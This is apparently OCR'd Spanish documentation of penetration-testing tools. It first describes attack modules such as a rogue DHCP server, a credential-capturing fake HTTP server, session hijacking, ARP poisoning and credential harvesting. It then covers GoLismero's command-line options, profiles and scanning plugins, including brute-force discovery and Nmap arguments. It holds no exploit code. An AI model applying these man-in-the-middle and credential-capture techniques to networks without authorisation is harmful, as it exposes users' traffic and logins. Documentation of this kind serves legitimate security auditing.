


Fake DHCP Server
Un servidor DHCP falso es un servidor DHCP en una red que no está bajo el control administrativo del personal de la red. Es un dispositivo de red como un módem o un enrutador conectado a la red por un usuario que puede no ser consciente de las consecuencias de sus acciones o puede estar usándolo a sabiendas para ataques de red como el hombre en el medio. Se ha encontrado que algún tipo de virus informáticos o software malicioso configura un DHCP falso, especialmente para aquellos clasificados en la categoría.


A medida que los clientes se conectan a la red, tanto el servidor DHCP falso como el legal les ofrecerán direcciones IP, así como puerta de enlace predeterminada, servidores DNS, servidores WINS, entre otros. Si la información proporcionada por el DHCP falso difiere de la real, los clientes que aceptan direcciones IP pueden experimentar problemas de acceso a la red, incluidos problemas de velocidad y la imposibilidad de comunicarse con otros hosts debido a una red IP o puerta de enlace incorrecta. Además, si un DHCP falso está configurado para proporcionar como puerta de enlace predeterminada una dirección IP de una máquina controlada por un usuario que se porta mal, puede detectar todo el tráfico enviado por los clientes a otras redes, violando las políticas de seguridad de la red y la privacidad del usuario (ver hombre en el medio). VMware o el software de máquina virtual también pueden actuar como un servidor DHCP falso sin darse cuenta cuando se ejecuta en una máquina cliente unida a una red. El VMware actuará como un servidor DHCP falso que distribuye direcciones IP aleatorias a los clientes que lo rodean en la red. El resultado final puede ser que grandes porciones de la red se cortan tanto de Internet como del resto del dominio sin ningún acceso.




Fake HTTP Server
Esta opción activa un servidor HTTP falso y conlleva la posibilidad de capturar las credenciales de los usuarios que accedan a este servidor HTTP falso.




GHOST Trap
Esta opción permite realizar ataque de Metasploit.




Session Hijacking
Se trata de una herramienta de pirateo basada en Ethernet y Wifi que permite clonar sesiones web online remotas y capturar los paquetes cookie de una sesión apoyándose en varios ataques MitM y sus capacidades de enrutamiento.
En este caso una vez seleccionada nuestra interfaz, podemos elegir entre 3 modos: Ethernet Mode, Sniffing Status y Cookie Detection Buffer.



ARP Cache Poisoning
Este tipo de ataque también se conoce como ARP spoofing, y es un tipo de ataque en el que un atacante envía mensajes falsos de ARP a través de una red local (LAN). Esto da como resultado la vinculación de la dirección MAC de un atacante con la dirección IP de una máquina legítima en la red.



Harvested Credencials
Se trata de recolectar credenciales de un usuario, comprometidas para obtener acceso a datos confidenciales.
Los ataques de recolección de credenciales pueden tomar muchas formas, dependiendo de las credenciales que se vieron comprometidas y de como el hacker intenta monetizar los datos robados. Una forma común de ataque utiliza “credential stuffing” para probar miles de combinaciones de nombre de usuario/contraseña en una rápida sucesión. Otros ataques se basan en credenciales “skimmed” de sitios web comprometidos. Entre los formularios de ataque de recolección de credenciales más comunes se encuentra un correo electrónico de phishing que atrae a la víctima a hacer clic en un hipervínculo que conduce a una página de inicio de sesión falsa para un servicio popular que la víctima usa o puede usar.



8. GoLismero

8.1. Descripción

GoLismero es una herramienta de seguridad que han presentado en la convención OWASP orientada a realizar auditorías de páginas web para buscar posibles agujeros de seguridad existentes en algunas páginas, aunque también podría ser utilizado para buscar fallos en cualquier otro tipo de servicios (redes, servidores, etc).

Las características de GoLismero son:

- Es una herramienta multiplataforma con soporte para Windows, Linux, Mac y BSD
- No necesita dependencias, todo el código está escrito en Python.
- En comparación con otros marcos escritos en Python, GoLismero está optimizado y ofrece un resultado óptimo.
- Es una herramienta muy fácil de usar.
- La herramienta puede recopilar y analizar resultados recogidos por otras herramientas de seguridad como sqlmap, xsser, openvas, dnsrecon, theharvester, etc.
- Permite la creación de plugins de forma sencilla.

Emplea Shodan, SpiderFoot, OpenVAS, PunkSPIDER, theHarvester, Plecost, etc.

Uso: golismero.py <comando> [TARGETS...] [--opciones]

Comandos

SCAN	Realizar un análisis de vulnerabilidad en los objetivos establecidos. Opcionalmente importa los resultados de otras herramientas y escribe un informe. Los argumentos que siguen pueden ser nombres de dominio, direcciones IP o páginas web.
PROFILES	Muestra una lista de los perfiles de configuración disponibles. Este comando no tiene argumentos.
PLUGINS	Mostrar una lista de plugins disponibles. Este comando no tiene argumentos.
INFO	Mostrar información detallada sobre un plugin determinado. Los argumentos que siguen son los identificadores de los plugins. Se pueden usar comodines de estilo glob.
REPORT	Escribir un informe de un escaneo anterior. Este comando no tiene argumentos. Para especificar ficheros de salida usar la opción -o
IMPORT	Importa los resultados de otras herramientas y opcionalmente escribe un informe, pero no escanea los objetivos. Este comando no tiene argumentos. Para especificar ficheros de entrada usar la opción -i
DUMP	Volcar la base de datos de una exploración anterior en formato SQL. Este comando no tiene argumentos. Para especificar ficheros de salida usar la opción -o
UPDATE	Actualizar GoLismero a la última versión. Requiere Git para ser instalado y disponible en el PATH. Este comando no tiene argumentos.

Argumentos opcionales

-h	Mostrar la ayuda y salir
--help	Mostrar la ayuda y salir

Opciones principales

-f FILE, --file FILE	Cargar una lista de objetivos desde un fichero de texto plano
--config FILE	Fichero de configuración global
--user-config FILE	Fichero de configuración de usuario
-p NAME, --profile NAME	Perfil a utilizar
--ui-mode MODE	Modo UI
-v, --verbose	Modo verbose
-q, --quiet	Suprimir la salida de texto
--color	Usar colores en la salida de cónsola
--no-color	No usar colores en la salida de cónsola

Opciones de auditoría

--audit-name NAME	Personalizar el nombre de la auditoría
-db DATABASE, --audit-db DATABASE	Especificar un nombre de fichero de base de datos
-nd, --no-db	No almacenar los resultados en una base de datos
-i FILENAME, --input FILENAME	Leer resultados de herramientas externas justo antes de la auditoría
-ni, --no-input	No leer resultados de herramientas externas antes de la auditoría

Opciones de los informes

-o FILENAME, --output FILENAME	Escribir los resultados de la auditoría en este fichero
-no, --no-output	No sacar los resultados
--full	Producir informes completamente detallados
--brief	Informar solo los aspectos más destacados

Opciones de red

--allow-subdomains	Incluir los subdominios del objetivo
--forbid-subdomains	No incluir los subdominios del objetivo
--parent	Incluir las carpetas principales del objetivo
-np, --no-parent	No incluir las carpetas principales del objetivo

-r DEPTH, --depth DEPTH	Profundidad máxima de escaneo. Usar “infinite" para especificar sin límite
--follow-redirects	Seguir los redireccionamientos
--no-follow-redirects	No seguir los redireccionamientos
--follow-first	Seguir siempre una redirección en la propia URL de destino
--no-follow-first	No tratar una redirección en una URL de destino como un caso especial
--max-connections MAX_CONNECTIONS	Cantidad máxima de conexiones concurrentes por dispositivo
-l MAX_LINKS, --max-links MAX_LINKS	Número máximo de enlaces a analizar (0 => infinito)
-pu USER, --proxy-user USER	Nombre de usuario del proxy HTTP
-pp PASS, --proxy-pass PASS	Contraseña del proxy HTTP
-pa ADDRESS, --proxy-addr ADDRESS	Dirección del proxy HTTP
-pn PORT, --proxy-port PORT	Número de puerto del proxy HTTP
--cookie COOKIE	Establecer cookies para las solicitudes
--user-agent USER_AGENT	Establecer un agente de usuario personalizado o un valor 'random'
--cookie-file FILE	Carga una cookie del fichero
--persistent-cache	Usar un caché de red persistente [predeterminado]
--volatile-cache	Usar una memoria caché de red volátil

Opciones de plugins

-a PLUGIN:KEY=VALUE --plugin-arg PLUGIN:KEY=VALUE	Pasar un argumento a un plugin
-e PLUGIN, --enable-plugin PLUGIN	Habilitar un plugin
-d PLUGIN, --disable-plugin PLUGIN	Deshabilitar un plugin
--max-concurrent N	Número máximo de plugins a ejecutar simultáneamente
--plugin-timeout N	Timeout en segundos para la ejecución de un complemento
--plugins-folder PATH	Personalizar la ubicación de los plugins

Perfiles

default	Perfil por defecto.
dns	Realizar una auditoría de seguridad de DNS.

full	Escanear completamente un sitio web y probar de comprometerla.
no_external	No ejecutar herramientas externas.
only_external	Solo ejecutar herramientas externas.
passive	Realizar un escaneo pasivo de un sitio web.
quick	Examinar rapidamente la URL establecida y no profundizar en ella.
safe	Escanear completamente un sitio web pero no emplear ningún plugin intrusivo.

8.2. Plugins

Nikto CSV Importer
ID: import/csv_nikto
Location: import/csv_nikto.golismero
Source code: testing/scan/nikto.py
Class name: NiktoImportPlugin
Category: import
Stage: import
Descripción: Importar los resultados de un escaneo Nikto en formato CSV.

SpiderFoot CSV Importer
ID: import/csv_spiderfoot
Location: import/csv_spiderfoot.golismero
Source code: testing/recon/spiderfoot.py
Class name: SpiderFootImportPlugin
Category: import
Stage: import
Descripción: Importar los resultados de un escaneo SpiderFoot en formato CSV.

Nmap XML Importer
ID: import/xml_nmap
Location: import/xml_nmap.golismero
Source code: testing/scan/nmap.py
Class name: NmapImportPlugin
Category: import
Stage: import
Descripción:Importar los resultados de un escaneo Nmap en formato XML.

OpenVAS XML Importer
ID: import/xml_openvas
Location: import/xml_openvas.golismero
Source code: testing/scan/openvas.py
Class name: OpenVASImportPlugin
Category: import
Stage: import
Descripción: Importar los resultados de un escaneo OpenVas en formato XML.

SSLScan XML Importer
ID: import/xml_sslscan
Location: import/xml_sslscan.golismero
Source code: testing/scan/sslscan.py
Class name: SSLScanImportPlugin
Category: import
Stage: import
Descripción: Importar los resultados de una ejecución SSLScan en formato XML.

DNS Resolver
ID: testing/recon/dns
Location: testing/recon/dns.golismero
Source code: testing/recon/dns.py
Class name: DNSPlugin
Category: testing
Stage: recon
Descripción: Plugin de resolución de DNS. Sin él, GoLismero no puede resolver nombres de dominio a direcciones IP.

Malware DNS detection
ID: testing/recon/dns_malware
Location: testing/recon/dns_malware.golismero
Source code: testing/recon/dns_malware.py
Class name: DNSMalware
Category: testing
Stage: recon
Descripción: Detectar si un dominio ha sido potencialmente falsificado, secuestrado.
Arguments: wordlist -> malware/joxean/paranoid_only_domains.txt

Exploit-DB
ID: testing/recon/exploitdb
Location: testing/recon/exploitdb.golismero
Source code: testing/recon/exploitdb.py
Class name: ExploitDBPlugin
Category: testing
Stage: recon
Descripción:
Integración con Exploit-DB. Este complemento requiere una conexión a Internet que funcione.

Web Server Fingerprinter
ID: testing/recon/fingerprint_web
Location: testing/recon/fingerprint_web.golismero
Source code: testing/recon/fingerprint_web.py
Class name: ServerFingerprinting
Category: testing
Stage: recon
Descripción: Huella digital de servidores web.

IP Geolocator
ID: testing/recon/geoip

Location: testing/recon/geoip.golismero
Source code: testing/recon/geoip.py
Class name: GeoIP
Category: testing
Stage: recon
Descripción: Geolocaliza direcciones IP mediante servicios en línea. Este plugin requiere una conexión a Internet que funcione.

PunkSPIDER
ID: testing/recon/punkspider
Location: testing/recon/punkspider.golismero
Source code: testing/recon/punkspider.py
Class name: PunkSPIDER
Category: testing
Stage: recon
Descripción: Integration with PunkSPIDER. Este plugin requiere una conexión a Internet que funcione.

Robots.txt Analyzer
ID: testing/recon/robots
Location: testing/recon/robots.golismero
Source code: testing/recon/robots.py
Class name: Robots
Category: testing
Stage: recon
Descripción: Analiza los ficheros robots.txt y extrae sus enlaces.

Shodan
ID: testing/recon/shodan
Location: testing/recon/shodan.golismero
Source code: testing/recon/shodan.py
Class name: ShodanPlugin
Category: testing
Stage: recon
Descripción: Integración con Shodan. Este complemento requiere una conexión a Internet que funcione.

Web Spider
ID: testing/recon/spider
Location: testing/recon/spider.golismero
Source code: testing/recon/spider.py
Class name: Spider
Category: testing
Stage: recon
Descripción: Web spider plugin. Sin él, GoLismero no puede rastrear sitios web.

SpiderFoot
ID: testing/recon/spiderfoot
Location: testing/recon/spiderfoot.golismero
Source code: testing/recon/spiderfoot.py

Class name: SpiderFootPlugin
Category: testing
Stage: recon
Descripción: Integración con SpiderFoot
Arguments:
delete -> yes
interval -> 1.0
modulelist ->
sfp_affilinfo,sfp_bingsearch,sfp_crossref,sfp_dns,sfp_email,sfp_googlesearch,sfp_ir,sfp_malcheck,
sfp_pageinfo,sfp_portscan_basic,sfp_spider,sfp_sslcert,sfp_strangeheaders,sfp_webframework,sfp_
websvr,
typelist ->
AFFILIATE_DOMAIN,AFFILIATE,AFFILIATE_IPADDR,AFFILIATE_WEB_CONTENT,CO_H
OSTED_SITE,EMAILADDR,PROVIDER_MAIL,PROVIDER_JAVASCRIPT,WEBSERVER_HT
TPHEADERS,HTTP_CODE,IP_ADDRESS,LINKED_URL_EXTERNAL,LINKED_URL_INTER
NAL,MALICIOUS_AFFILIATE,MALICIOUS_AFFILIATE_IPADDR,MALICIOUS_COHOST,M
ALICIOUS_IPADDR,MALICIOUS_SUBDOMAIN,PROVIDER_DNS,WEBSERVER_STRANG
EHEADER,TCP_PORT_OPEN,SSL_CERTIFICATE_EXPIRED,SSL_CERTIFICATE_MISMATC
H,SUBDOMAIN,TARGET_WEB_CONTENT,URL_PASSWORD,URL_UPLOAD,URL_FORM,
URL_STATIC,URL_FLASH,URL_JAVA_APPLET,URL_JAVASCRIPT,INITIAL_TARGET,WEB
SERVER_BANNER,
url ->

theHarvester
ID: testing/recon/theharvester
Location: testing/recon/theharvester.golismero
Source code: testing/recon/theharvester.py
Class name: HarvesterPlugin
Category: testing
Stage: recon
Descripción: Integración con el Harvester

Bruteforce directories discovery
ID: testing/scan/brute_directories
Location: testing/scan/brute_directories.golismero
Source code: testing/scan/brute_url.py
Class name: DirectoriesDisclosureBruteforcer
Category: testing
Stage: scan
Descripción: Intenta descubrir carpetas ocultas por fuerza bruta:
www.site.com/folder/ -> www.site.com/folder2 www.site.com/folder3 ...

DNS Bruteforcer
ID: testing/scan/brute_dns
Location: testing/scan/brute_dns.golismero
Source code: testing/scan/brute_dns.py
Class name: DNSBruteforcer
Category: testing
Stage: scan
Descripción: Intenta encontrar subdominios ocultos por fuerza bruta.

Arguments: wordlist -> dns/dnsrecon.txt

Bruteforce file extensions discovery
ID: testing/scan/brute_url_extensions
Location: testing/scan/brute_url_extensions.golismero
Source code: testing/scan/brute_url.py
Class name: FileExtensionsDisclosureBruteforcer
Category: testing
Stage: scan
Descripción: Intenta descubrir ficheros ocultos por fuerza bruta:
www.site.com/index.php -> www.site.com/index.php.old

Bruteforce permutations discovery
ID: testing/scan/brute_url_permutations
Location: testing/scan/brute_url_permutations.golismero
Source code: testing/scan/brute_url.py
Class name: PermutationsDisclosureBruteforcer
Category: testing
Stage: scan
Descripción: Intenta descubrir ficheros ocultos mediante la fuerza bruta de la extensión:
www.site.com/index.php -> www.site.com/index.php2

Bruteforce predictables discovery
ID: testing/scan/brute_url_predictables
Location: testing/scan/brute_url_predictables.golismero
Source code: testing/scan/brute_url.py
Class name: PredictablesDisclosureBruteforcer
Category: testing
Stage: scan
Descripción: Intenta descubrir ficheros ocultos en ubicaciones predecibles. Por ejemplo: (Apache)
www.site.com/error_log
Arguments: server_name ->

Bruteforce prefixes discovery
ID: testing/scan/brute_url_prefixes
Location: testing/scan/brute_url_prefixes.golismero
Source code: testing/scan/brute_url.py
Class name: PrefixesDisclosureBruteforcer
Category: testing
Stage: scan
Descripción: Intenta descubrir ficheros ocultos mediante prefijos de fuerza bruta:
www.site.com/index.php -> www.site.com/~index.php

Bruteforce suffixes discovery
ID: testing/scan/brute_url_suffixes
Location: testing/scan/brute_url_suffixes.golismero
Source code: testing/scan/brute_url.py
Class name: SuffixesDisclosureBruteforcer
Category: testing
Stage: scan

Descripción: Intenta descubrir ficheros ocultos mediante sufijos de fuerza bruta: www.site.com/index.php -> www.site.com/index2.php

Nikto
ID: testing/scan/nikto
Location: testing/scan/nikto.golismero
Source code: testing/scan/nikto.py
Class name: NiktoPlugin
Category: testing
Stage: scan
Descripción: Integración con Nikto
Arguments:
config ->
exec ->
pause -> 0
plugins -> nikto_apacheusers, nikto_apache_expect_xss, nikto_auth, nikto_cgi, nikto_clientaccesspolicy, nikto_content_search, nikto_cookies, nikto_core, nikto_embedded, nikto_favicon, nikto_fileops, nikto_headers, nikto_httpoptions, nikto_msgs, nikto_multiple_index, nikto_outdated, nikto_parked, nikto_report_csv, nikto_siebel, nikto_ssl, nikto_tests
timeout -> 10
tuning -> x6

Nmap
ID: testing/scan/nmap
Location: testing/scan/nmap.golismero
Source code: testing/scan/nmap.py
Class name: NmapScanPlugin
Category: testing
Stage: scan
Descripción: Integración con Nmap
Arguments: args -> -vv -A -P0

OpenVAS
ID: testing/scan/openvas
Location: testing/scan/openvas.golismero
Source code: testing/scan/openvas.py
Class name: OpenVASPlugin
Category: testing
Stage: scan
Descripción: Integración con OpenVAS
Arguments:
host ->
import_debug -> no
import_log -> no
password -> **********
port -> 9390
profile -> Full and fast
timeout -> 30
user -> admin

Plecost
ID: testing/scan/plecost
Location: testing/scan/plecost.golismero
Source code: testing/scan/plecost.py
Class name: PlecostPlugin
Category: testing
Stage: scan
Descripción: Analizador de vulnerabilidades de WordPress, completamente reescrito para GoLismero, basado en la idea original de Plecost y su equipo: @ffranz y @ggdaniel
Arguments:
